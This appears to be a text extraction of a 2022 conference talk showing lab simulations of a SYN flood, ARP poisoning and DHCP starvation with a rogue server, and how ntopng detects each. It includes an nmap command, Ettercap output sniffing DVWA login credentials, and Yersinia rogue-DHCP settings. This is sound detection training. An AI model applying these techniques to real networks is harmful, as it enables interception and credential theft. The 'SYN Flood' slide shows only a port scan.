



sec4U



ntopConf '22



WÜRTHPHOENIX

ntop:
attack simulation,
detection and response

whoami



Massimo Giaimo (aka fastfire)

- ❑ Cyber Security Team Leader in **Würth Phoenix**
- ❑ Creator of the **SATAYO** Threat Intelligence platform
- ❑ Owner of the **deepdarkCTI** repository on GitHub
- ❑ Twitter | @fastfire
- ❑ LinkedIn | massimo-giaimo-b78ba0a
- ❑ Email | massimo[.]giaimo@wuerth-phoenix[.]com



Set ntop detection capability





Set ntop detection capability

WEB Interface: Settings → Checks

ntop

INTERNET 104.00 Mbit/s 22.10 Mbit/s

79 269 107 1.4K 18.5K 170 5.6K

Search

All (120) Enabled (84) Disabled (36)

Cybersecurity Search Script:

Name	Interface	Category	Description	Values	Action
Possible Remote Code Execution (RCE)			Possible Remote Code Execution (RCE)		
Possible SQL Injection			Possible SQL Injection		
Possible XSS			Possible XSS		
Potentially dangerous protocol			Trigger an alert when a potentially dangerous protocol is detected		
Remote to Local Insecure Protocol			Trigger an alert when a remote Server contacts a local Host using an insecure protocol		
Score Threshold Exceeded			Trigger an alert when the score of an host exceeds the threshold	> 5000 Score (Minute)	
SMB Insecure Version			SMB Insecure Version		
SonicWALL			Collect logs from SonicWALL firewalls: handle Identity Management (user correlation) and trigger alerts according to the...		
Sophos			Collect logs from Sophos firewalls: handle Identity Management (user correlation) and trigger alerts according to the co...		
Suricata			Collect alerts and metadata from Suricata		

Showing 31 to 40 of 56 rows

< 1 2 3 4 5 6 >



ATK #1

SYN Flood

is a denial of service attack in which a malicious user sends a series of SYN-TCP requests to the attacked system.



Attack

```
nmap --top-ports 1000 --open 192.168.2.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-22 17:09 CEST
```

```
Nmap scan report for _gateway (192.168.2.11)
```

```
Host is up (0.00032s latency).
```

```
Not shown: 998 closed ports
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
3000/tcp  open  ppp
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Syn Flood



Detection

The screenshot shows the ntopng Alerts page for interface enp0s31f6. The alert is titled "TCP SYN Scan" and describes a scan on host 192.168.2.11. The alert is categorized as "Warning" with a score of 50 and a duration of 00:17. The description states: "192.168.2.11 is under a SYN scan [49770 > 256 SYN received]".


Date/Time	Score	Duration	Alert	Host	Description	Actions
23:12:55	50	00:17	TCP SYN Scan	192.168.2.11	192.168.2.11 is under a SYN scan [49770 > 256 SYN received]	

Syn Flood





Detection



Syn Flood




ATK #2

ARP Poisoning

it consists in intentionally and forcibly sending ARP responses containing data that do not correspond to the real ones. This way a host's ARP table will contain corrupted data. This state can allow an attacker to reach a Man In The Middle position



Attack



ARP Poisoning



Attack

The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) homepage. The browser address bar shows the URL `192.168.2.11/DVWA-master/...`. The DVWA interface includes a sidebar with navigation links such as Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area displays the welcome message and general instructions.

Overlaid on the right side of the browser window is a Windows PowerShell terminal window. The terminal shows the output of the `arp -a` command, displaying a list of network interfaces and their associated IP and MAC addresses. The output is as follows:

```
S C:\Users\pb00312> arp -a

Interface: 192.168.2.10 --- 0x1a
Internet Address      Physical Address      Type
192.168.2.21          3c-18-a0-c3-ec-45    dynamic
192.168.2.255         ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

Interface: 192.168.56.1 --- 0x27
Internet Address      Physical Address      Type
192.168.56.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

S C:\Users\pb00312>
S C:\Users\pb00312>
S C:\Users\pb00312>

S C:\Users\pb00312> arp -a

Interface: 192.168.2.10 --- 0x1a
Internet Address      Physical Address      Type
192.168.2.11          3c-18-a0-c3-ec-45    dynamic
192.168.2.21          3c-18-a0-c3-ec-45    dynamic
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static

S C:\Users\pb00312>
```

ARP Poisoning



Attack

Ettercap 0.8.3 (EB)

Host List **Targets**

Target 1
192.168.2.10

Target 2
192.168.2.11

Delete Add Delete Add

57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...

GROUP 1 : 192.168.2.10 F8:B4:6A:EB:56:E6

GROUP 2 : 192.168.2.11 10:62:E5:A2:9F:90

HTTP : 192.168.2.11:80 -> USER: admin PASS: password INFO: http://192.168.2.11/DVWA-master/login.php
CONTENT: username=admin&password=password&Login=Login&user_token=5e0a8bcaaf3b443388f874e379322409

ARP poisoner deactivated.
RE-ARPing the victims...

ARP Poisoning



Detection

The screenshot shows the ntopng interface with a sidebar on the left containing navigation options: Shortcuts, Dashboard, Alerts (selected), Flows, Hosts, Maps, Interface, and Settings. The main area displays an alert for 'IP/MAC Reassoc/Spoofing' with a score of 100. The alert description states: 'IP 192.168.2.11 changed association from 10:62:E5:A2:9F:90 to 3C:18:A0:C3:EC:45: MITM (Man In The Middle) attack?'. The interface also shows a graph of traffic and a search bar at the top.

Date/Time	Score	Alert	MAC Address	Device Type	Name	Actions
22:55:15	100	IP/MAC Reassoc/Spoofing	3C:18:A0:C3:EC:45	Unknown		
Description IP 192.168.2.11 changed association from 10:62:E5:A2:9F:90 to 3C:18:A0:C3:EC:45: MITM (Man In The Middle) attack?						

ARP Poisoning




ATK #3

DHCP Starvation + DHCP Rogue

during a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.



Attack



DHCP Starvation



The screenshot shows the Yersinia 0.8.2 application interface. A modal dialog titled "DHCP attack parameters" is open, with the subtitle "creating DHCP rogue server". The dialog contains the following fields and values:

- Server ID: 192.168.2.8
- Start IP: 192.168.2.24
- End IP: 192.168.2.25
- Lease Time (secs): (empty)
- Renew Time (secs): (empty)
- Subnet Mask: 255.255.255.0
- Router: 192.168.2.8
- DNS Server: 192.168.2.8
- Domain: fastfirelab

At the bottom of the dialog are "Cancel" and "OK" buttons. The background interface shows a list of protocols on the left, with "DHCP" selected. The main area displays a table of network traffic, including source and destination MAC addresses, IP addresses, and protocol types. The bottom status bar shows the time "17:24:24".





Detection

No.	Time	Source	Destination	Protocol	Length	Info
1504...	2022-06-22 23:22:30,152257837	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152345959	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152345977	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152415484	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152415515	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152497448	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152497468	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152497495	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152553071	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152553089	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152553107	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1504...	2022-06-22 23:22:30,152608063	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869

Dynamic Host Configuration Protocol: Protocol


Packets: 1504176 · Displayed: 1502993 (99.9%)

Profile: Default

DHCP Starvation



Detection



DHCP Starvation



